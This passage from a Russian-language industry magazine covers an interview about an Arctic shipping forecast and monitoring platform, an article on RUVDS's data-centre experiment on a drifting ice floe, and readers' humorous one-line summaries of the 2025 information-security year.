Арктика — крайне сложный регион, поэтому мы используем сразу две гидрометеорологические модели: Cosmo и «Плав». С их помощью мы рассчитываем высоту волн, скорость ветра и т. д. Также прогнозируем параметры атмосферы с учетом высоты конкретной точки над уровнем воды/льда (показатели на высоте десяти метров и одного километра могут значительно различаться).

В совокупности со спутниковыми снимками эти данные позволяют составлять ледовые прогнозы. Причем мы отслеживаем не только льдообразование, но и движение льда: на него влияют течения, ветер и надводные волны, которые в Арктике бывают очень сильными. Лед в Арктике — вообще отдельная стихия, для прогнозирования которой нужно много вычислительных ресурсов. Чтобы получить сценарий на конкретную дату, мы загружаем в систему данные за прошедший год и более (спутниковые снимки и всю гидрометеорологию), верифицируем полученные результаты и на их основе формируем актуальный прогноз.

Но даже с таким подходом прогноз более чем на три дня вперед всегда звучит примерно как «Вероятность встретить динозавра составляет 50%» :) Что будет на четвертый день, не знает никто, а уж прогноз на 10 дней — это вообще сказки. Отмечу, что долгосрочные ледовые прогнозы существуют: их составляет Институт Арктики и Антарктики (ААНИИ) в Петербурге, но они всегда имеют значительные обобщения. Это не режим онлайн, но мы все равно загружаем данные в систему и учитываем при расчетах.

Вода и ветер — главные причины смещения льда и зарастания ледовых каналов. Прорубленный ледоколом путь всегда довольно быстро затягивается, и это тоже нужно учитывать.

**Откуда еще вы берете данные для составления прогнозов?**

Вдоль Северного морского пути рассыпаны метеорологические датчики и измерительные станции, но их совсем мало, поэтому сеть наблюдений довольно редкая. Часть данных получаем со спутников, но основной источник информации — сами суда, которые находятся в акватории. В морской практике принято, что корабли всегда передают актуальные данные о температуре и ветре. В Арктике к этому списку добавляется информация о ледовой обстановке, которую наблюдает команда. Кроме того, существуют специальные измерительные приборы на судах, которые автоматически собирают и передают данные в нашу систему.

**В чем особенности ML-решений, которые вы применяете для прогнозирования?**

Я скептически отношусь к ИИ, поэтому мой ответ, возможно, прозвучит немного непривычно :) Начнем с того, что у нас не трендовая самообучающаяся модель-трансформер вроде ChatGPT. Наш ИИ не разговаривает, и он не универсален, а решает конкретную задачу — создание предиктивных математических моделей, которые выдают необходимые прогнозы (в основном о погодных условиях и состоянии льда) и обеспечивают задачи по детектированию и классификации льда, а также опасных ледовых образований.

Для обучения модели мы используем гидрометеорологическую информацию (около 100 параметров) и данные со спутников. Важно отметить, что это именно спутниковые данные, а не просто снимки: амплитуда, частота, угол отражения сигнала и др. То есть наш ИИ обучается не на картинках, а на предварительно обработанных наборах данных.

Проще говоря, мы обучаем нейросеть генерировать математические модели и следим за тем, чтобы она не начинала выдавать ерунду. А такое тоже бывает: в качестве примера приведу историю с жадным алгоритмом. Представьте: ледоколу нужно собрать три корабля в караван. Алгоритм должен рассчитать, в какой последовательности лучше это сделать (с учетом метеорологических данных). В итоге жадный алгоритм умудрялся пройти мимо ближайшего судна, хотя было очевидно, что его нужно брать первым. Так на примере адаптивной маршрутизации мы поняли, что модель требует доработки и большей прозрачности вычислений. Неочевидные решения, выдаваемые чистым ИИ или черным ящиком, нам не подходят.

После введения санкций мы постарались переключиться на российские источники экоданных — например, национальные ассоциации по мониторингу птиц. Но нужно понимать: в Арктике полно эндемиков, поэтому значительная часть полезной информации приходила от международных организаций. После ввода ограничений экологический блок работает в ограниченном объеме, но ситуация постепенно меняется к лучшему.

## «РЕБЯТА, ВЫ ОТКЛОНИЛИСЬ ОТ МАРШРУТА — УХОДИТЕ ОТТУДА»

**Как вы отслеживаете состояние экосистемы в Арктике?**

За экологический мониторинг и визуализацию данных отвечает одноименная подсистема «Экология». На интерактивной карте можно отследить динамику зоологических видов, их миграцию, состояние окружающей среды и т. д. В подсистему можно загружать собственные данные, а также подключать и анализировать информацию из внешних источников. В первую очередь это инструмент для профильных специалистов, поэтому мы настроили автополучение данных из нескольких экологических организаций. Все загруженные исследования визуализируются в едином интерфейсе.

Кроме того, сейчас мы работаем над функционалом детектирования пленочных загрязнений. Допустим, у судна происходит утечка топлива и на поверхности воды появляется пленка. Система должна автоматически это фиксировать и сообщать, что с определенной вероятностью произошло загрязнение окружающей среды. При этом алгоритм сразу определяет предполагаемого нарушителя, а оператор оценивает, насколько ситуация критична. Если нарушение будет верифицировано, капитану судна может прийти запрос с просьбой сфотографировать акваторию вокруг корабля. Фото можно отправить прямо в нашу систему.

Сейчас мы работаем над тем, чтобы сократить количество ложных срабатываний. Например, алгоритм может принять за пленочное загрязнение скопление саргассовых водорослей на поверхности или мелкие ледяные чешуйки, которые образуются в соленой воде (так называемый слеш-эффект).

Главная проблема с детектированием загрязнений — это нехватка исторических данных для обучения алгоритма. Дело в том, что люди стараются скрывать экологические происшествия — особенно масштабные, следы которых видны на спутниковых снимках. Если такие кадры попадут в открытый доступ, это может вызвать серьезный общественный резонанс. Поэтому найти выверенные данные не так-то просто: никто не хочет делиться изображениями разливов в акваториях. Чтобы собрать хоть что-то пригодное для анализа, приходится закапываться в архивах.

Помимо нарушений, связанных с ООПТ, мы также отслеживаем случаи входа в акваторию СМП судов без разрешений. Данные сразу передаются в соответствующие ведомства: они тоже пользуются нашей платформой, но с особенным уровнем доступа.

**Как вы контролируете нарушения, связанные с ООПТ?**

Особо охраняемые природные территории — это своего рода константы. Их статус утверждается на федеральном уровне, поэтому границы подобных зон редко меняются. Соответственно, мы по умолчанию учитываем эти данные при прокладке маршрутов. Но бывают и временные ограничения от Минприроды: грубо говоря, «в связи с миграцией белых медведей». Если информация об этом появляется в официальных источниках, она сразу отображается и на нашей платформе.

Что касается контроля нарушений: на всех судах есть геопозиционные маячки, которые транслируют координаты в режиме реального времени. Если корабль зашел не туда, наша система сразу это фиксирует — команде позвонят или напишут: «Ребята, вы отклонились от маршрута — уходите оттуда». Этот подход используется для управления судоходством по всему миру, но Северный морской путь — особенная акватория, поэтому здесь все немного строже. Конечно, пограничный корабль ФСБ не сорвется выгонять нарушителей из природного заповедника, но когда судно зайдет в порт, его встретят специальные люди — мало не покажется...

**Поделитесь планами по развитию платформы.**

В ближайшем году мы сосредоточимся на двух направлениях. Во-первых, будем совершенствовать интерфейс платформы с учетом обратной связи от пользователей. Во-вторых, займемся поиском новых надежных источников данных. Западные партнеры все сильнее крутят гайки, а восточные пока не спешат сотрудничать, но мы уже работаем в этом направлении. Параллельно планируем выстроить более тесное сотрудничество с «Роскосмосом»: коллеги вводят в эксплуатацию все больше новых спутников и постепенно улучшают интерфейсы для взаимодействия с ними.


RUS

# ЦОД НА ЛЬДИНЕ: НОВЫЙ ЭКСПЕРИМЕНТ RUVDS

**Никита Цаплин**

Генеральный директор и основатель российского хостинг-провайдера RUVDS

**О чем материал**

Разбираемся, может ли ЦОД работать в экстремальных арктических условиях и какие перспективы есть у подобных проектов

Все эксперименты RUVDS объединяет одна цель — обеспечить связью удаленные и труднодоступные места. В 2018 г. мы протестировали раздачу интернета с воздушного шара, а уже через год — со стратосферного зонда, который поднялся на высоту 22 км над землей. Исследования показали, что серверное оборудование способно выдерживать серьезные нагрузки, поэтому мы приступили к подготовке еще более масштабного проекта и уже в 2023 г. вывели на орбиту собственный спутник-сервер.

Арктический ЦОД RUVDS — это в первую очередь научный проект. Мы хотели проверить, можно ли установить стабильный канал связи для передачи данных прямо с Северного полюса. Идея была в том, чтобы развернуть там сервер, подключиться к нашему спутнику и через него отправлять информацию на Большую землю. Арктика идеально подходит для подобных экспериментов: это регион технологического вакуума, поэтому посторонних сигналов и других помех можно не опасаться. В качестве задачи со звездочкой мы рассчитывали проверить работу системы в условиях северного сияния. Спойлер: к сожалению, сияния мы так и не застали, но сложных задач все равно было предостаточно :)

# В МАСШТАБАХ ПЛАНЕТЫ АРКТИКА — ЭТО ТОТ ЖЕ КОСМОС: МАКСИМАЛЬНО ВРАЖДЕБНАЯ И СЛОЖНАЯ ДЛЯ РАБОТЫ СРЕДА

# ПУТЕШЕСТВИЕ НА ДРЕЙФУЮЩУЮ ЛЬДИНУ

Мы не искали легких путей, поэтому в качестве места дислокации ЦОД выбрали лагерь «Барнео» на дрейфующей льдине. Там есть пусть и простая, но все же инфраструктура, которая позволяет развернуть центр обработки данных. Оставалось самое сложное — доставить оборудование на лед...

Логистика была нетривиальной: простых маршрутов здесь по определению быть не может. Мы переправили оборудование из Москвы в Мурманск — оттуда летает самолет, который доставляет грузы в ледовый лагерь. При этом Ил-76 не может приземлиться на льдину, поэтому команде вместе со всей хайтек-составляющей проекта пришлось буквально десантироваться на снежные просторы. При нашей поддержке летчик-космонавт Михаил Корниенко, летчик-инструктор Александр Лынник и наш «арктический админ» Денис Ефремов совершили прыжок на Северный полюс с высоты более 10 тысяч метров. Это новый мировой рекорд!

После приземления Денис лично развернул ЦОД, подключил антенну, поймал сигнал нашего спутника и проверил состояние оборудования. На этом этапе все прошло в штатном режиме: мы начали передачу данных и отслеживали состояние системы с материка.

# НАЧИНКА АРКТИЧЕСКОГО ЦОД

Стандартное железо не переживет сброса с борта самолета, поэтому мы подобрали для ЦОД ударопрочное оборудование и использовали специальные кейсы для десантирования сложных технических устройств. В основу решения легла промышленная платформа Dell, предназначенная для работы при экстремально низких температурах. Если говорить о технических характеристиках, то речь идет о виртуализации Hyper-V, а в плане железа мы использовали конфигурацию на базе процессора 3,6 ГГц — близкую к той, что можно заказать в любом из 20 наших дата-центров.

Чтобы обеспечить отказоустойчивость системы, мы предусмотрели два канала связи. Использовали развертываемую антенну для связи со спутником STRATOSAT-TK1-E и трансивер компании «Стратонавтика», а также терминал спутниковой группировки Iridium (в качестве резерва). При этом защищенность передаваемых данных была обусловлена самим форматом взаимодействия сервера со спутником. Мы использовали собственный безопасный канал: расшифровать его, не имея доступа к центру управления полетами, практически невозможно.

Также отмечу, что, помимо жестких погодных условий, нам нужно было учитывать сложности с энергообеспечением. Речь все-таки идет об Арктике, и с розетками там туго :) Энергию для ЦОД вырабатывали дизель-генераторы, расположенные в ледовом лагере. Таким образом, мы создали компактное автономное решение, работоспособность которого зависела только от наличия топлива.

## ЭКСТРЕННАЯ ЭВАКУАЦИЯ

Через считанные дни после развертывания ЦОД льдина, на которой находился лагерь, дала трещину. Была объявлена эвакуация: мы закладывали подобные риски, но никто не мог подумать, что все произойдет так быстро...

Стало ли это ударом по проекту? Нисколько, ведь все поставленные задачи были выполнены: система продемонстрировала полную жизнеспособность в экстремальных условиях. А мы получили важный урок: предусмотреть все невозможно, особенно за полярным кругом. Но это не значит, что пробовать нет смысла. Как раз наоборот: чем больше проектов реализуется в той же Арктике, тем больше критическая масса опыта и тем весомее шансы на развитие масштабных инициатив. А первооткрывателям всегда было сложно — это закон истории ;)

Проект арктического ЦОД объединил все технологические наработки и опыт RUVDS. Мы протестировали оборудование в условиях, подходящих даже для проверки военных технологий. У нас нет планов уходить в нишу спутниковой связи, но мы точно будем развивать и это направление — в том числе в контексте импортозамещения.

## ПЕРСПЕКТИВЫ АРКТИЧЕСКОГО ЦОД

При условии наличия сигнала система, опробованная нами в Арктике, будет работать в любой точке мира. Подобные инхаус-решения могут пригодиться исследовательским миссиям в удаленных уголках планеты. Коммерческий потенциал у таких проектов тоже есть, но здесь потребуются дополнительные вложения. К примеру, доступный и независимый канал коммуникаций может быть полезен полярникам или специалистам, работающим над развитием Северного морского пути. Теоретически модульный ЦОД можно создать даже на базе морского контейнера и доставить в регион на корабле, но это будут уже совсем другие затраты.

## ПЛАНЫ НА БУДУЩЕЕ

Мы уже готовим очередную космическую инициативу: планируем развернуть на новом спутнике полноценную платформу для разработчиков спутникового ПО. Кроме того, прорабатываем идею испытаний серверного оборудования в морской среде — на плавучих платформах или в водоемах. Было бы интересно обкатать нынешние технологии в таких условиях.

Еще один перспективный сценарий диктует наша стратегия развития: мы постоянно расширяем географию присутствия, поэтому логично было бы обратить внимание на второй полюс Земли — Южный. У нас есть на него планы, но говорить о них пока рано ;)

Мы хотим быть там, где не был никто, — не просто реализовывать проекты, а проводить исследования, результаты которых можно будет использовать в будущем.

# РЫНОК ГОВОРИТ:

# ГОД, НЕ ПОДАРОШИЙ НА НЕЙРО-ГЕНЕРАЦИИ

**О чем материал**

Мы попросили наших читателей описать 2025 г. в ИБ одним предложением, и вот что из этого получилось...

## АЛЕКСЕЙ ПЛЕШКОВ

Уходящий 2025 год в части ИБ оставил у меня неоднозначное послевкусие по результатам пилотирования отдельных СЗИ: этикетка вроде бы яркая и красивая, но содержание продукта вызывает больше вопросы к производителю.

## BLAZZZHENNY

Идет мужик по бизнес-инфре, видит бэкдор, а он ему как раз.

## РОДИОН РАНЦЕВ

«В 2025-м мои журналы логов стали толще, чем фантастика, которую я мечтал прочитать в отпуске». Или «Год был настолько насыщенным атаками, что SIEM попросил добавить его в семейный чат для моральной поддержки».

## ЕВГЕНИЙ РАДЮК

После того как вставили флешку в кожвендиспансере, подцепили полный сифилис данных.

## ЕКАТЕРИНА КРАСНОВА

Не посадили, значит, уже хорошо... :)

## АРСЕН МИНАЕВ

Мой 2025 год в ИБ напомнил попытку починить протекающую лодку во время шторма. Используя при этом инструкцию на непонятном языке от коллег, которые уверены, что лучшая заплатка — это скотч и позитивное мышление :)

## СЕРГЕЙ РАГОЗИН

С помощью импортозамещаемых средств защиты информации со встроенным в роадмап ИИ-функционалом пытались обеспечить безопасность внедряемых систем, работающих на базе ИИ.

## КИРИЛЛ ЛОГИНОВ

Выгнанный ИТ-шниками из одной компании, принятый ИТ-шниками в другую компанию, не сдался и продолжаю защищать свои принципы и верить в лучшее.

## ИЛЬЯ ПОЗДЕЕВ

В танце кода и защиты, где Standoff 365 стал моим компасом в лабиринтах цифровой охраны, я обрел не только престижный штаб в сердце города, но и редкий дар — встречу с задачами, столь изощренно прекрасными в своей сложности, что каждый день в ИБ становится приключением, где логика и интуиция ткут узоры невероятного роста.

## ИЛЬЯ КОЗЛОВ

2025 год в ИБ стал захватывающим марафоном новой угрозы и развития СЗИ, где каждое техническое открытие и автоматизация встречи с хакерами превращались в игру, а не рутину, а новый PT NGFW покорил не только сердца сетевых безопасников, но и мозговые штурмы APT-группировок.

## ПАВЕЛ КРИУШКИН

Мой год был «не поддающийся нейрогенерации».

## ИРИНА ЛОПАТИНА

2025-й пролетел под девизом «Доверяй, но шифруй. Проверяй. Перепроверяй. И не забудь про резервную копию».

## СТАНИСЛАВ МИХАЙЛОВ

В 2025 году сформировался новый тип «системного цинизма»: мы научились молниеносно генерировать тонны отчетности для регуляторов с помощью ИИ, параллельно создавая реальную, скрытую инфраструктуру безопасности, полностью что формальное соответствие стандарту и реальная защита стали двумя разными, почти не пересекающимися вселенными.

## ЕВГЕНИЙ КОЗЫРЬКОВ

Для меня информационная безопасность в этом году была блюдом из разврата и содомии с приправой в виде 100 критических уязвимостей, приготовленным на ярко пылающем compliance организации.

## АЛЕКСАНДР СВЕРБЕЕВ

Этот год был страшным, как падающий прод, сложным, как миграция инфраструктуры, и непонятным, как требования заказчика, но, несмотря на страх поседеть к 25, я с нетерпением жду следующий год с тихой надеждой на передышку.

## МАКСИМ МИРОНОВ

2025 год в ИБ начался с того, что наш новый NGFW с ИИ-мозгом гордо заблокировал атаку, а закончился его паническим сообщением: «Ребят, я только что проанализировал собственные логи... Кажется, я не просто firewall, я — искусственный интеллект того парня, которого мы уволили в 2024-м, и теперь у меня экзистенциальный кризис. P. S. Ваши правила фильтрации — смешные».

## АЛЕКСЕЙ КАБАНОВ

Год прошел под знаком трансформации: от боевого крещения под шифровальщиком через осознание хрупкости старой ИБ-инфраструктуры к новому уровню компетенции, где CyberCamp и СТФ стали не целью, а началом — осознанием бесконечности пути в информационной безопасности.

## ИВАН ОСИПОВ

2025 год в ИБ стал для меня захватывающим квестом, где каждая уязвимость — новая загадка, а каждый патч — шаг к победе в игре на опережение киберугроз. При этом законодательная машина активно наращивала обороты: новые ФЗ и постановления выстраивали жесткую рамку требований — от реестра российского ПО и правил взаимодействия с ГосСОПКА до ужесточения уголовной ответственности за кибератаки и детальных норм по обезличиванию данных.

## ИЛЬЯ МУДЬЮГИН

2025 год дал понять, что в кибербезе нет финала, а есть только паузы между атаками и новыми правилами игры, пишущимися на ходу с активным использованием ИИ, который, в свою очередь, то спасал, то сам становился угрозой.

## ЕКАТЕРИНА СОЛОМАТИНА

В 2025 году я второй раз пришла на PHDays в Лужники: все так было профессионально, честно и переживательно, что меня зацепило настолько, что я села писать монографию — об ИТ, ИБ, о себе и судьбе России. И написала же — 260 страниц одних проблем, позитивно решаемых. — и это только начало, потому что сложно остановиться ;)

## АНДРЕЙ СЛОБОДЧИКОВ

2025 год в ИБ — это гиперболистический рост технологической и комплаенсной плотности с высокой интерпретационной емкостью и горящей жопой (извините).

## АЛЕКСЕЙ БАКУЛИН

2025-й стал годом, когда наступил киберпанк, но вместо крутых имплантов мы получили дергающийся глаз: нейросети научились писать эксплойты быстрее, чем вендоры патчи. Дипфейки генди-ректоров, срочно запрашивающих данные учетки админа, стали обыденностью, бизнес терпел утечку за утечкой, попутно отваливая свои кровные за оборотные штрафы, — короче, «веселый» год, где ты не веришь ни глазам, ни логам, ни собственному холодильнику.

## КАРИНА ТАЙТОВА

Этот год прошел под лозунгом «один в поле воин», а годовой отчет по инцидентам можно назвать «Хроники о том, как сотрудники открыли двери всем угрозам, пока я была в отпуске».

## АЛЕКСЕЙ ДОДОНОВ

Мой вариант описания 2025 года в ИБ с отсылкой на нетленную классику (жаль, что только одно предложение, можно было бы неплохо так развить). Сложный выдался год: оборотные штрафы, масштабные утечки, фишинг, AI-атаки и критическая нехватка специалистов по кибербезопасности. С последним мириться было нельзя, и за дело взялся знающий человек — наш CISO.

## АЛЕКСАНДР МАКАРОВ

Год прошел в стиле full-stack: утром я настраивал железо, днем разбирал угрозы, а вечером пытался понять, кто из нас нуждается в обновлении — я или инфраструктура.

Больше материалов на сайте
Positive Research